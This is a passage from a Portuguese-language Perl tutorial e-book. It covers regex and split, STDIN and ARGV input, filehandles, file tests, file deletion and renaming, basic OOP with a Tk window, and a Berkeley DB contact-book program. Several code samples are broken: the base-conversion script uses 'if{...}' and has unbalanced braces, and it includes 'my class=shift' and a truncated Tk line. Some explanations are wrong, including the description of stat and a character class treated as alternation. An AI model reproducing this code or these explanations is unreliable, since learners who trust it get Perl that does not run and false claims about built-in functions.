Analisando o exemplo vimos de cara a regex "s/\$let/\$new/g" bem explicando o caractere "s" é o padrão que faz substituição em perl já o caractere "g" no final ele faz a troca em um ou mais vezes se não for usado o "g" nosso padrão de regex vai fazer apenas uma troca por linha..

A variável "\$let" é a string a ser trocada já a variável "\$new" é a variável a ser colocada os outros loops com "foreach" já vimos.

outra função que podemos usar em strings diferente em substituição serio o **Split** que usamos para dividir uma string e colocar em um array vou dar um exemplo

```

#!/usr/bin/perl
$dado="Ozzy::Rock::1986::22\,60";
@cd=split(/::/, $dado);
print "
Banda: $cd[0]
genero: $cd[1]
ano: $cd[2]
valor: $cd[3]
";

```

isso iria dar como saída

```

Banda: Ozzy
genero: Rock
ano: 1986
valor: 22,60

```

Em Perl temos milhares de soluções para resolver um problema de uma situação aqui vimos algumas soluções com regex...

para ver qual solução pode ser melhor para você e mais simples procure um livro chamado "Perl beast practices" da o'reilly considerado por muitos um guia de estilos de programação com perl..

Capítulo 3

I/O e filehandles

"O primeiro passo em direção ao sucesso é o conhecimento."

Nikola Tesla

Entrada e Saída(I/O)

Quando estudamos uma linguagem de programação sempre temos que passar por entradas e saídas em linguagem "C" por exemplo vemos a lib "stdio.h" responsável por entrada e saída quando usamos o "scanf","fscanf(stdin," em assembly mesmo usamos o "stdin" e o "stdout" para representar entrada e saída, se você esta boiando vou mostrar no português estruturado...

```
imprima "ola isso é uma saída";  
leia var; //isso eh uma entrada
```

Em outras palavras "stdin" quer dizer "standard input" ou seja padrão de entrada e "stdout" padrão de saída.

Nesta apostila eu devia ter explicado isso antes do "Rock and Roll" mas já que estamos aqui vou dar um exemplo do uso de "I/O" em perl...

```
chomp($nome = <STDIN>);  
print "ola $nome\n";
```

podemos usar até um loop para ir pegando as entradas do usuário

```
while (<STDIN>) {  
    print "ola $_";  
}
```

ou algo mais ousado usar um operador de "diamante"

```
while (<>) {  
    chomp;  
    print "ola $_ !\n";  
}
```

Bem alem de ter estes métodos de pegar entradas "input" podemos ai usar outros métodos como por exemplo se for um website usar forms e o módulo "CGI" para pegar os dados mas não vou explicar isso agora, uma forma alternativa seria usar "ARGV" programadores ai em "C" já ouviram falar este nome mas continuando ai em perl temos a variável especial "@ARGV" para pegar dados de entrada do script.

Como exemplo vou usar o nosso operador de diamante de novo

```
@ARGV = qw#rock van_halen metalica#;  
while (<>) {  
    chomp;  
    print "voce gosta de $_ \?n";  
}
```

Bem no perl temos o mantra que podemos fazer muitas coisas de várias formas não vou mostrar mais formas vou deixar com você, continuando agora dando alguns exemplos de saída

print (6+3);

veja a saída direta da nossa expressão aritmética, também podemos usar a função "printf" do nosso amigo "C" exemplo simples

printf ("ola\n");

algo mais complexo como

printf "%12f\n", 6 * 7 + 2/3;

Vou dar um exemplo de entradas e saídas com um programa que fiz para a faculdade que se encontra

no site "<http://BotecoUnix.com.br>", na sessão de arquitetura de sistemas primeiro vou explicar qual a lógica de conversão de bases...

Estudando na faculdade tive aula de arquitetura a respeito de sistemas de numeração conversões entre bases converter Decimal para binário etc...

bem para tal feito estava fazendo uma divisão depois pegando o resto da mesma e deixando ao contrário dava como resposta por exemplo...

converter "11" para binário(0,1)

$11/2 = 5 \rightarrow \text{resto} = 1$

$5/2 = 2 \rightarrow \text{resto} = 1$

$2/2 = 1 \rightarrow \text{resto} = 0$

pegamos 1011 ou seja os restos e resultado da ultima divisão

converter "11" para octal (0,1,2,3,4,5,6,7)

$11/8 = 1 \rightarrow \text{resto} = 3 \text{ então} = 13$

vou fazer um algoritmo para pessoal pegar o esquema

// programa converte numero para binário

int num, binário, resto, divisão, vetor, vetor_contrario, cont;

binário=2; cont=0;

escreva "escreva um numero";

leia num;

enquanto(divisão <> 1) {

divisão=binário/num;

resto=num-(binário*divisão);

vetor[cont]=resto; cont++

}

cont++

array[cont]=1; cont2=0

//fazendo um vetor com dados ao contrario

para(cont; vetor[cont]>0; cont-) {

vetor_contrario[cont2]=vetor[cont];

cont2;

```
}
```

escreva "resultado é vetor_contrario ";

bem este algoritmo já não vai funcionar bem para converter hexadecimal veja o por que

11=B em hexadecimal não tem só números

0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f 16 chars ou seja Hexadecimal

iria dar muito trabalho fazer em algoritmo teria que fazer um if para cada letra

se(A) { num=10 } blabla

isso só foi um exemplo de algoritmo, vou por um link para quem esta em dúvidas

http://pt.wikipedia.org/wiki/Conversão_de_base_numérica

bem em qualquer linguagem de programação temos funções para fazer tal feito de forma mais fácil, vou mostrar um exemplo em perl de forma rápida

```
#!/usr/bin/perl
use strict;
use warnings;

&programa;

sub programa {
    &inicio;
    chomp(my $escolha=intro());
    if($escolha eq 1) {
        my $octal = sprintf("%o", escolha($escolha,"Decimal","octal"));
        print "resultado $octal\n";
        goto &programa;
    }

    if($escolha eq 2) {
        my $hex = sprintf("%X", escolha($escolha,"Decimal","hexadecimal"));
        print "resultado $hex\n";
        goto &programa;
    }

    if($escolha eq 3) {
        my $bin = sprintf("%b", escolha($escolha,"Decimal","binario"));
        print "resultado $bin\n";
        goto &programa;
    }

    if($escolha eq 4) {
        my $dec = oct(escolha($escolha,"Octal","Decimal"));
        print "resultado $dec\n";
        goto &programa;
    }

    if($escolha eq 5) {
        my $dec = hex(escolha($escolha,"Hexadecimal","decimal"));
        print "resultado $dec\n";
        goto &programa;
    }

    if($escolha eq 6) {
        my $dado=escolha($escolha,"Binario","Decimal");
        my $dec = oct( "0b$dado");
        print "resultado $dec\n";
        goto &programa;
    }
}
```

```

}

if{$escolha eq 7} {
    my $char=ord(escolhansi($escolha,"ASCII","Numero"));
    print "resposta $char\n";
    goto &programa;
}

if{$escolha eq 8} {
    my $num=chr(escolhansi($escolha,"Numero","ASCII"));
    print "resposta $num\n";
    goto &programa;
}

if(!$escolha) { print "saindo\n"; sleep 2; exit; }
}

# Funções diversas

sub escolhansi() {
    print "você escolheu numero $_[0]\ndigite um numero para converter $_[1] para $_[2]\n";
    while(<STDIN>) {
        if($_ =~ /\S{1}/) { return($_); }
        } else { print "valor $_ invalido só pode ser um digito ansi\n"; goto &programa; }
    }
}

sub escolhahex() {
    print "você escolheu numero $_[0]\ndigite um numero para converter $_[1] para $_[2]\n";
    while(<STDIN>) {
        if($_ =~ /[0-9A-F]/) { return($_); }
        } else { print "valor $_ invalido só pode ser numeros e letra A ha F\n"; goto &programa; }
    }
}

sub escolha() {
    print "você escolheu numero $_[0]\ndigite um numero para converter $_[1] para $_[2]\n";
    while(<STDIN>) {
        if($_ =~ /[0-9]/) { return($_); }
        } else { print "valor $_ invalido só pode ser numero\n"; goto &programa; }
    }
}

sub intro() {
    while(<STDIN>) {
        if($_ =~ /[0-8]{1}/) { return($_); }
        print "digite numero de opção válida\n";
    }
}

sub inicio {
    print "
Programa conversor de Bases by Antonio Cooler_

Digite um Numero

1-Decimal para Octal
2-Decimal para Hexadecimal
3-Decimal para Binário
4-Octal para Decimal
5-Hexadecimal para Decimal
6-Binario para Decimal
7-ASCII para Numero
8-Numero para ASCII
0-Sair do Programa
";
}

```

Bem não fique com medo do programa tente rodar ele no seu computador tente entender cada linha

ha respeito o "sprintf" retorna retorna uma "string" formatada de acordo com as convenções usuais de "printf".Alguna dúvida vide o manual de o comando num terminal ai
"perldoc -f sprintf"

agora terminando com um exemplo de "printf" com arrays

```
my @items = qw( homer bart chapolin );  
my $formato = "foi convidado:\n" . ("%10s\n" x @items);  
printf $formato, @items;
```

Filehandles,Trabalhando com arquivos

Agora sim chegamos num ponto bem legal ler arquivos,escrever neles usando "I/O" vou dar um exemplos vamos pegar um arquivo chamado **"texto.txt"** lembrando que este arquivo estar no mesmo local do nosso programa no conteúdo deste arquivo escreva qualquer coisa feito isso vamos criar um programa **"open.pl"** com o conteúdo.

```
#!/usr/bin/perl
print "abridor do texto.txt\n";
open (my $read, "<","texto.txt") || die "erro em abrir arquivo texto.txt $!\n";
while(<$read>) {
    print "$_";
}
close $read;

@lista=("homer dos simpson\n",
        "bob do mundo canibal\n",
        "madruga do chaves\n",
        "chapolin por ser idiota\n",
        "bozo he legal\n");
open (my $out, ">>","texto.txt") || die "erro no arquivo texto.txt $!\n";
print {$out} @lista;
close $out;
```

De cara vimos o comando "open" ou seja para abrir logo depois um sinal para avisar caso tenha um erro no arquivo "|| die "erro em abrir arquivo texto.txt \$!\n";" caso o programa não ache o "texto.txt" depois de mostrar cada linha do nosso "txt" é fechado o arquivo "close \$read" continuando logo depois criamos um vetor com nomes qualquer depois imprimimos seu conteúdo no "texto.txt"

explicando mais a fundo

Vejamos:

ARQUIVO: abre ARQUIVO apenas para leitura (o mesmo que <ARQUIVO);
>ARQUIVO: abre ARQUIVO para escrita, criando-o caso não exista;
>>ARQUIVO: abre ARQUIVO para modificação (append);
+>ARQUIVO: abre ARQUIVO para leitura/escrita.

"Por que você colocou o "die"?"

Bem, no caso o comando "die" é para imprimir na tela caso o documento não seja encontrado pelo o programa. Pode ser usado "warn" também.

Quanto a expressão "or", nós poderíamos substituir pela expressão lógica "||", que seria a mesma coisa, ficando mais elegante.

```
open (my $arquivo, "<$texto") || warn "Não foi possível abrir $texto:$!";
```

Testar se o documento existe com Perl

Isso é muito simples, vamos usar a expressão "-e nome_arquivo". Exemplo:

```
if (-e "index.html" && -e "index.cgi") {
    print "Você tem as duas index: html e cgi\n";
}
```

Muito simples, o que tem de diferente aí é a expressão lógica "&&", que interpretamos como

"tal elemento e tal elemento". Isso deixa o código mais rico e mais limpo.

Vamos ver esta tabela para entender melhor:

- r: arquivo ou diretório para leitura;
- w: arquivo ou diretório para escrita;
- x: arquivo ou diretório para executar;
- o: arquivo ou diretório que pertence a um usuário;
- R: arquivo ou diretório legível para um usuário;
- W: arquivo ou diretório para escrita para um usuário;
- X: arquivo ou diretório para executar para um usuário;
- O: arquivo ou diretório de um usuário;
- e: testa a existência de um diretório ou arquivo;
- z: testa a existência se tiver nada no arquivo;
- s: testa a existência do arquivo ou diretório se tiver mais do que 0 de tamanho.

Faltam mais elementos, isso você encontra facilmente no **perldoc**

Usando o "stat"

O "stat" pode ser usado para mostrar para o Perl onde está o diretório que você está trabalhando algumas variáveis, exemplo:

```
(@lista_documentos) = (stat("/home/você/teste"))[1,2];
```

Explicando o código, colocando o stat dentro do array estou mostrando que os arquivos 1 (da primeira linha) e 2 (segunda linha) estão em "/home/você/este". O "stat" e o "lstat" podem ser usados como links simbólicos também.

Como posso deletar um documento ou um diretório no Perl?

Para isso temos o comando "unlink". Digamos que queremos deletar dois documentos ou diretórios, por exemplo:

```
unlink("seila","index.html"); # Mata dois pássaros de uma vez
unlink(<*.txt>); # mesma coisa de "rm *.txt" em shell
```

Você pode usar um "foreach" para deletar os documentos de um diretório:

```
foreach $file (<*.txt>) {
    unlink($file) || warn "Não foi possível deletar docs de $file: $!";
}
```

Muito simples. Para diretórios pode se usar "rmdir":

```
rmdir("cemiterio") || die "Não foi possível remover cemitério: $!";
```

Renomeando arquivos ou documentos

```
rename("teste","bobo") || die "Não foi possível renomear pedidos: $!";
```

vou dar um exemplo de trabalho de arquivos mais concreto

Vamos iniciar lendo o conteúdo de um arquivo local:

```
#!/usr/bin/perl
```

```

use File::Basename;
print "analizando local\n";
@list = <*>;
@list = glob("*");
foreach (@list) {
    print "$_\n";
}

```

Pegamos dados do usuário:

```

print "Qual diretório deseja ver arquivos em perl \?\n";
chomp($arquivo=<STDIN>);

```

Abrindo um diretório e analisando seu conteúdo:

opendir(DIR, \$arquivo);

Aqui pegamos os dados de dentro de um diretório de forma simples, se quisermos retirar apenas arquivos em "Perl", usaremos com uma regex simples "@files = grep { /\.pl\$/ } readdir(DIR);", desta forma dentro do array ficarão apenas os arquivos com extensão ".pl", mas no exemplo vamos listar todos os elementos do diretório escolhido pelo usuário.

```
@files = readdir(DIR);
```

Usamos sort para organizar por ordem alfabética.

```

@alfa=sort(@files);
closedir(DIR);
foreach (@alfa) { print "$_\n"; }

```

Bacana, também podemos usar para renomear um array de arquivos inteiros:

```

foreach $file (@NAMES) {
    my $newname = $file;
    change $newname
    rename($file, $newname) or warn "não foi possível renomear $file para $newname:
$!\n";
}

```

Outra coisa interessante seria fazer o Perl nos dizer o que é diretório e o que não é usando basename:

```

use File::Basename;
$path = '/home/Cooler/ola.pl';
$file = basename($path);
$dir = dirname($path);
print "é diretório $dir, é arquivo $file\n";

```

Outra coisa bacana para se usar, por exemplo, você tem que remover um diretório e os arquivos dentro, tipo o comando do Unix "rm -r", só que em Perl. Daí podemos fazer:

```
#!/usr/bin/perl
```

```

use File::Find qw(finddepth);
print "Qual pasta a ser deletada todo conteúdo dela sera deletado também\n";
chomp($pasta=<STDIN>);
$name = *File::Find::name;
finddepth \&killer, $pasta;
sub killer {
    if (!-l && -d _) {
        print "rmdir $name\n";
        rmdir($name) or warn "não foi possível remover diretório $name: $!";
    }
    else {
        print "unlink $name";
        unlink($name) or warn "não foi possível remover arquivo $name: $!";
    }
}
}

```

Vamos para outro exemplo mais simples e com a mesma função do anterior (remover):

```

use File::Path;
print "Qual diretório para remover \?\n"; chomp($pasta=<STDIN>);
foreach $dir ($pasta) {
    rmtree($dir);
}

```

Agora só faltou o copy, vou dar um exemplo de uso dele:

```

use File::Copy;
copy("datafile.dat", "datafile.bak") or die "falha na copia: $!";
move("datafile.new", "datafile.dat") or die "falha na copia: $!";

```

Ele apenas copia um arquivo, você também pode usar outras funções.

Para criar um diretório basta:

```

mkdir("teste",0777) || die "Não foi possível dar mkdir: $!";

```

O que seria "0777" seria "rwx" em octal, isto é, permissão para alterar, ler e executar no padrão Unix.

Falando em permissões, em Perl você pode usar, para definir permissões o comando "chmod". Exemplo:

```

chmod(0666,"arquivo","ola");

```

Em Perl pode até usar o comando "chown", como exemplo:

```

chown(1234, 35, "slate", "granite");

```

Explicando, "1234" seria o "UID" e 35 seria o "GID".

*estes números de 0 á 7 estão em octal representam nossos amigos lá de permissões
"W,R,X"
aconselho que estude permissões em linux,unix para compreender melhor tudo isso...*

evitando um foreach com o vetor @results para escrever conteudo no out

```
open my $out, '>', $out_file;  
  print {$out} @results;  
  close $out;
```

dúvidas "perldoc perlfaq5"

Capítulo 4

Resolvendo seus problemas no Perl

"O único lugar onde o sucesso vem antes do trabalho é no dicionário."

Albert Einstein



Socorro! onde posso achar ajuda?

Bem sempre chegamos nesta parte onde o viajante tem que procurar a fonte, bem o que tenho a dizer é procure beber sempre da fonte ou seja vá leia a "perldoc" ou compre o livro do "Larry Wall" inglês e leia, entre num grupo de PerlMonks para conversar sobre programação evoluir e aprender mais e mais.

para ler a perldoc escreva num terminal

perldoc perl

ou

podwebserver

caso inicie o webserver abra o navegador e veja **<http://localhost:8020>**

Módulos no Perl

O perl tem muitos módulos para trabalhar podem ser vistos no site <http://search.cpan.org>, com uma busca simples você pode achar o módulo que irá fazer 25% do trabalho chato do seu programa...

caso queira instalar um e esteja usando **Win32** procure o package manager do seu interpretador. Ou instale pelo PPM

C:\>ppm

PPM interactive shell (2.1.6) - type 'help' for available commands.

PPM> install libwww-perl

no caso de Unix e afins

podemos chamar a shell do cpan com o comando "cpan" depois de carregado "install nome::modulo" e pronto módulo instalado, também podemos fazer manualmente baixando o tarball depois compilando na raça com os comandos **"perl MakeFile.pl; make ; make install"**

outra forma seria que instala pelo cpan e não faz perguntas

TIME=%E' PERL_MM_USE_DEFAULT=1 time cpan "modulo"

ou mesmo

CPAN -i nome_do_modulo

só que teria q confirmar para Y todas as opções e condições...

caso queira ver a documentação de um módulo que você acabou de instalar
perldoc nome_do_modulo

assim o CPAN instala o módulo sem fazer perguntas para confirmar instalações de dependência.

Bem em suma CPAN e Perldoc são os seus melhores amigos explore eles

*caso queira conversar sobre perl ao vivo o **IRC** conta com um server só de perl seria o "irc.perl.org" entre no canal"#sao-paulo.pm" lá tem um pessoal gente boa para discutir perl,bugs,soluções etc...*

Programação orientada a objetos no Perl

“O bom da nova geração de programadores é POO”
By Antonio Carlos(Cooler)

Programação Orientada a objetos (POO)

POO ou OOP seria uma paradigma de análise,projeto e programação de sistemas de software com interação entre diversas unidades de software ou seja você nunca começa do ZERO,nunca tem que inventar a roda para fazer seu projeto, Bem Perl é muito forte neste conceito tanto que tem influencias do smalltalk...

Vamos as questões mais populares quanto ao POO

Classe o que é ?

é um conjunto de objetos com características afins

O que é Objeto ?

Objeto é uma instância de uma classe,um objeto é capaz de armazenar estados através de seus atributos e reagir a mensagens enviadas a ele..

O que é um método no conceito POO ?

São habilidades dos objetos...

O que é um atributo ?

Seria uma estrutura de dados que representa uma classe

O que é herança ?

É quando uma classe pode aproveitar recursos de uma outra classe aproveitando seus métodos...

O que é associação ?

É quando um objeto utiliza recursos do outro

O que é Encapsulamento ?

É a separação de aspectos internos e externos de um objeto.

No que isso vai me ajudar ?

Pode deixar o tempo de desenvolvimento de um software mais curto escrevendo o código reutilizável e usando técnicas de programação baseada em objetos.
vamos dar alguns exemplos usando módulos e POO básica mais antes explicando o que é módulos

Módulos

Um módulo é um pacote definido em um arquivo cujo nome é igual ao pacote exemplo "LWP::UserAgent" então local fica "/LWP/UserAgent.pm", no Perl podemos ver estes módulos se você usa linux ou derivado na pasta "/usr/local/lib/perl" usuários de Win32 procure na pasta do seu interpretador,no mundo do Perl os módulos e a programação orientada em objetos são geralmente mencionados ao mesmo tempo.Mas só porque o programador escreveu um pacote e uma sub-rotina não significa que o código é objetivado.

Só para refletir caso queira mudar local das suas libs no seu programa em perl

```
my $local = "/usr/local/bin/perl"; my $basename = basename $local;
```

Em outras palavras de forma trivial tendo um módulo que descreve a classe tem que conter uma sub-rotina especial para criar um objeto,Esta sub-rotina chamamos de constructor,O constructor retorna um novo objeto uma referência para ele.Essa referência que falamos é uma variável escalar comum,exceto que se refere a algum objeto

subjacente que sabe qual classe pertence em outras palavras nos seus programas você terá que usar referência para controlar o objeto. Vamos na prática já esta ficando muito chato por exemplo você tem um método:

```
sub dentro_classe{  
  my class=shift; #referencia do objeto  
  my ($this,$that)=@_; #parâmetros  
}
```

para chamalo você pode fazer assim

```
PackageName->constructor(args->method_name(args);  
ou  
$object->method_name(args);
```


Os objetos têm um conjunto específico de métodos disponíveis em sua classe, mas eles também herdam os métodos de sua classe-mãe, se houver uma. Estes Objetos são destruídos quando última referência para eles termina ou seja você pode controlar esta captura antes do objeto ser destruído com o método “DESTROY”.

Vou dar um exemplo:

```
#!/usr/bin/perl -w  
# exemplo simples de POO  
#instale o modulo Tk antes de interpretar a source  
#"use" usamos para chamar a lib ou seja para usar determinado modulo  
  use Tk;  
  use strict;  
  
# definimos nosso objeto de adicionamos uma instancia nova  
  my $mw = MainWindow->new;  
  $mw->Label(-text => 'Ola BotecoUnix.com.br')->pack;  
  $mw->Button(  
    -text    => 'sair',  
# olhe aqui o uso no DESTROY para destruir o objeto o que acaba  
# fechando nossa janela...  
    -command => sub { sleep 3; $mw->DESTROY; },  
#compactamos os atributos numa janela somente com pack  
  )->pack;  
  MainLoop;
```

```
#!/usr/bin/perl -w
# exemplo simples de POO
#instale o modulo Tk antes de interpretar a source
#"use" usamos para chamar a lib ou seja para usar determinado modulo
use Tk;
use strict;

# definimos nosso objeto de adicionamos uma instância
my $mw = MainWindow->new;
$mw->Label(-text => 'Ola BotecoUnix.com.br')->
$mw->Button(
    -text => 'Quit',
    -command => sub { sleep 3; $mw->DESTROY; },
);
# olhe aqui o uso no DESTROY para destruir o objeto
# fechando nossa janela...
# compactamos os atributos numa janela somente com pack
$mw->pack;
MainLoop;
```



hello2.pl" 19L, 614C 6,2 All

O que faz este exemplo ?

Ele abre uma janela escrita "Ola BotecoUnix.com.br" e com um botão escrito "sair" caso você clique no botão esta janela fecha em 3 segundos,isso mesmo leitores fizemos uma janela de forma simples vide imagem dela...

faltou explicar o que é "MainLoop" na linha "18" bem bem MainLoop inicia uma sub-rotina de eventos para interface gráfica e o programa desenha qualquer janela até que atinja a instrução "MainLoop" tudo até ele é preparação só é criada a janela quando chega no MainLoop...

Bem este último exemplo foi muito concreto "Rock and roll mesmo" usamos pela primeira vez aqui neste livro um módulo sólido para uso de criação de janelas o módulo "TK" que seria para escrever programas com uma Graphical User Interface (GUI) tanto no Unix como Windows mais informação sobre a mesma procure no CPAN talvez em algum capítulo eu fale mais sobre TK,claro que voltamos ao assunto principal POO deste capítulo voltamos então...

Bem o Perl usa duas formas de sintaxe para chamar os métodos dos objetos,para os dois tipos de sintaxe, a referência do objeto ou o nome da classe será fornecido como primeiro argumento .um método que tem um nome da classe é chamado método da classe e um que tem uma referência do objeto é chamado de método da instancia.

Os métodos da classe fornece a funcionalidade para toda a classe,não apenas para um único objeto que pertence à classe . Os métodos da classe esperam um nome da classe como seu primeiro argumento. Seguindo esta explicação,um construtor é um exemplo de método de classe :

```
sub novo{
    my $self={};
```

```

    bless $self;
    return $self;
}

```

por outro lado um método de instância espera uma referência do objeto como seu primeiro argumento. Um método da instância descolá o primeiro argumento que usará este argumento

```

sub instancia {
    my $self=shift
    my ($um,$dois,$tres)=@_;
}

```

Só uma coisa que acabamos passando por cima o “Bless” transforma o objeto em ref em um objeto no package e retorna a referência nome bless significa “santificar” pode ser por que o autor da linguagem seja religioso veja o site oficial dele “wall.org/~larry” tem um link chamado “new life church” igreja da nova vida ou seja “ é um religioso ! “

Bem “POO” é um assunto muito grande caso queira aprender a fundo mesmo sugiro que leia a documentação do perl chamada “perltoot” e também “perlboot”.



No caso “Perlboot” tem uma versão traduzida para português no site **<http://perl.org.br/Perldoc/V5000807/Perlboot>**

Outra dica seria você analisar o código fonte do módulo que você esta usando e tentar compreender o que esta ocorrendo dentro dele geralmente pessoal comenta cada linha dos módulos...

Capítulo 6

Banco de Dados com Perl

**“Guarde bem guardado o que és teu”
não lembro :)**

Banco de Dados em Perl

O que é banco de dados ?

Banco de Dados é um sistema de armazenamento de Dados baseado em computador cujo objetivo é registrar e manter informações consideradas significativas... Alguns atendem Banco de dados pela sigla DB(database).

O Que é SGBD ?

Sistema Gerenciador de Banco de Dados populares MySQL,Oracle,PostgreSQL,MSQL...

O Que é SQL ?

Structured Query Language, ou Linguagem de Consulta Estruturada ou SQL que foi criada pela IBM inspirada em álgebra relacional,obviamente pela facilidade de fazer buscas em SQL entre outros fatos vários SGBDs preferem SQL assim como MySQL,Oracle,PostgreSQL...

Ou seja se você sabe SQL ja tem 60% do caminho andado os outros 40% são comandos próprios dos SGBDs e configs..

Agora que ja damos uma revisada vamos iniciar,Bem neste capítulo vou usar Berkeley DB e SQLite por dois motivos,Primeiro são mais rápidos ,Segundo são mais fáceis de instalar e não leva tempo porem eles não tem filosofia de uso igual assim como MySQL,Oracle e outros SGBDs depois eu explico mas claro que se você aprender a usar SQLite em Perl você aprende também a usar MySQL ou PostgreSQL em Perl...

Primeiro vamos trabalhar com “ODB” ou “DBM” muito usado em softwares em que precisa-se de um banco leve para armazenar dados como OpenLDAP programas como cyrus ,muitos SysAdmins nem sabe o que é só estão acostumado ao Luxo de um console com SQL mal sabem o poder Jedi que tem gDBM,DBM...

Oracle Berkeley DB é uma família de bancos de dados de código aberto que permite aos desenvolvedores incorporar em seus aplicativos um aplicativo de banco de dados transacional rápido e escalável, com confiabilidade e disponibilidade de nível industrial. Em outras palavras Berkeley DB seria um Modulo DBM(arquivo de tabelas residuais) guardadas em uma HASH por este fato DBM tem muitas vantagens sobre arquivos textos,Vale lembrar que a imprensa que criou Berkeley DB foi a “sleepycat” recentemente foi comprada pela oracle daí veio nome “Oracle berkeley db”.



O Berkeley DB é distribuído sob um modelo de licença dupla, ou seja, é disponível sob licença pública e também sob licença comercial. Projetos conhecidos de código aberto como os sistemas operacionais Linux e BSD UNIX, o servidor Web Apache, o diretório OpenLDAP, o software de produtividade OpenOffice e muitos outros incluem a tecnologia do Berkeley DB. Vou dar um exemplo de programa que fiz com DBM uma agenda eletrônica em Perl com vários comandos usando modulo "DB_File". bem vamos dar um

exemplo de caso de uso com a devida solução para o mesmo mas antes caso você use windows baixe o “gdbm”, “gnu berkeley database” para rodar no windows ou DBM versão do Windows você deve achar no site oficial da Oracle inclusive até mesmo documentação de como usar DBM em “linguagem C” provavelmente deve ser onde partiu as primeiras idéias.

Vamos entender o que vai ter no nosso exemplo

primeiramente vamos fazer uma agenda eletrônica para tal feito vamos precisar armazenar os dados num banco do tipo “DBM” em outras palavras o tão falado “oracle berkeley db”, continuando como estes tipos de bancos guardam dados em pares ou seja mesmo conceito de “HASH” que vimos neste e-book porem com algumas diferenças na hora de usar, outra coisa que veremos no exemplo é o uso de regex para fazer decisões do nosso programa e função para limpar tela compatível com Linux*, *BSD, Windows* entre outros.

Não fique nervoso com código que você vai ver, tente entender rode ele na sua máquina até que você entenda.... leia os comentários do mesmo

```
#!/usr/bin/perl -io
# by cooler
#####
##### Lib para trabalhar com DBM
use DB_File;
##### lib para trabalhar com cores do term
use Term::ANSIColor;
use warnings;
##### cor do term verde com fundo preto
print color 'green on_black';
##### nome do banco local...
my $banco="data.dbm";
##### numeros do gerador futuramente sera usado com função
rand
@numbers=("0","1","2","3","4","5","6","7","8","9");
##### Start Rock and Roll Baby
&programa();
##### function de retornar
sub retorna() {
print "precione qualquer tecla para retornar ao menu\n";
while(<STDIN>) {
    if($_ =~ /.*/) { print "OK\n retornando ao menu\n"; sleep 1; programa(); }
}
}
##### function limpa tela
sub limpa() {
##### soh para lembrar variavel
## $^O é uma variavel especial que guarda o nome do Sistema operacional
my $cmd=0; my $sys="$^O";
if($sys eq "linux") { $cmd="clear"; } else { $cmd="cls"; }
print ` $cmd `;
}
##### pega uma escolha
sub entrada() {
while(<STDIN>) {
    if($_ =~ /[0-4]{1}/) { return($_); }
    print "digite numero de opção válida\n";
}
}
```

```

}
##### gerador de codigos id
sub code() {
    untie %hash2;
    $num1=rand(@numbers); $n1= $numbers[$num1];
    $num2=rand(@numbers); $n2= $numbers[$num2];
    $num3=rand(@numbers); $n3= $numbers[$num3];
    $num4=rand(@numbers); $n4= $numbers[$num4];
    $num5=rand(@numbers); $n5= $numbers[$num5];
    $num6=rand(@numbers); $n6= $numbers[$num6];
    $codigo="$n1$n2$n3$n4$n5$n6";
    tie (%hash2, 'DB_File', $banco) or die "erro no banco data.dbm: $!\n";
    while(($chave,$valor) = each %hash2) {
        if($chave =~ /$codigo/) { code(); }
    }
    untie %hash2;
    return $codigo;
}
##### banner do programa
sub header() {
    print q{

+-----+
|          AGENDA ELETRONICA          |
|          Usando berkeley DataBase    |
+-----+
|          1 Adicionar cadastro na agenda          |
|          2 Remover cadastro da agenda            |
|          3 Procurar cadastros na agenda          |
|          4 Listar cadastros da agenda            |
|          0 Sair da Agenda                      |
+-----+

Version 0.6 By C00L3R

}}
##### programa em si
sub programa() {
    limpa(); header();
    chomp(my $escolha=entrada());
    print "voce digitou $escolha OK\n";
    if(!$escolha) {
        print "saindo\n";
        sleep 1; limpa(); print color 'reset'; exit;
    }
    ##### Adicionando cadastro
    if("$escolha"eq"1") {
        print "-----\ncadastrando contato na agenda\n";
        print "digite um nome para o cadastro\n"; chomp($nome=<STDIN>);
        print "digite local do contato\n"; chomp($local=<STDIN>);
        print "digite cidade do contato\n"; chomp($cidade=<STDIN>);
        print "digite telefone do contato\n"; chomp($telefone=<STDIN>);
        # adicionamos no banco as var em seguida de ":" para extrair depois com split
        $resposta="$nome:$local:$cidade:$telefone";
        tie (%hash, 'DB_File', $banco) or die "erro em $banco: $!\n";
        $codigo=code();
        $hash{"$codigo"} = "$resposta";
        print "cadastro colocado na agenda\n"; retorna();
    }
    ##### escolha para remover dado da agenda
    if("$escolha"eq"2") {
        print "digite um nome de cadastrado para remover da agenda\n";

```



```

chomp($busca=<STDIN>);
tie (%hash, 'DB_File', $banco) or die "erro em $banco: $!\n";
while(($chave,$valor) = each %hash) {
    if($valor =~ /$busca/) {
# estraimos os dados dando split em que tiver entre ":"
        @triad=split(/:/,$valor);
        print "-----\n";
        print "Nome : ".$triad[0]\n";
        print "Local : ".$triad[1]\n";
        print "Cidade : ".$triad[2]\n";
        print "Tellefone : ".$triad[3]\n";
        print "-----\n";
        print "deseja remover este cadastro? Nao ou Sim\n";
        chomp($opcao=<STDIN>);
        if($opcao =~ /[Nao|nao|n|N]/) { retorna(); }
        else { delete $hash{$chave}; print "removido\n"; }
    }
}
# fechando nossa hash
untie %hash;
retorna();
}

##### procurando cadastro
if("$escolha"eq"3") {
print "digite um nome para procurar na agenda\n"; chomp($busca=<STDIN>);
tie (%hash, 'DB_File', $banco) or die "erro no banco data.dbm: $!\n";
while(($chave,$valor) = each %hash) {
    if($valor =~ /$busca/) {
        @triad=split(/:/,$valor);
        print "-----\n";
        print "Nome : ".$triad[0]\n";
        print "Local : ".$triad[1]\n";
        print "Cidade : ".$triad[2]\n";
        print "Tellefone : ".$triad[3]\n";
    }
}
untie %hash; retorna();
}

##### listando cadastros
if("$escolha"eq"4") {
    print "Listando cadastros da agenda\n";
    tie (%hash, 'DB_File', $banco) or die "erro no banco $banco: $!\n";
##### organizando em ordem alfabetica o legal he q o perl
##### usa merge no sort assim vai bem rapido
    foreach $value (sort values %hash) {
##### usamos split para extrair os dados entre ":"
        @triad=split(/:/,$value);
        print "-----\n";
        print "Nome : ".$triad[0]\n";
        print "Local : ".$triad[1]\n";
        print "Cidade : ".$triad[2]\n";
        print "Tellefone : ".$triad[3]\n";
    }
    untie %hash;
    retorna();
}
}

```

OPS: se não tiver “data.dbm” o próprio programa cria...

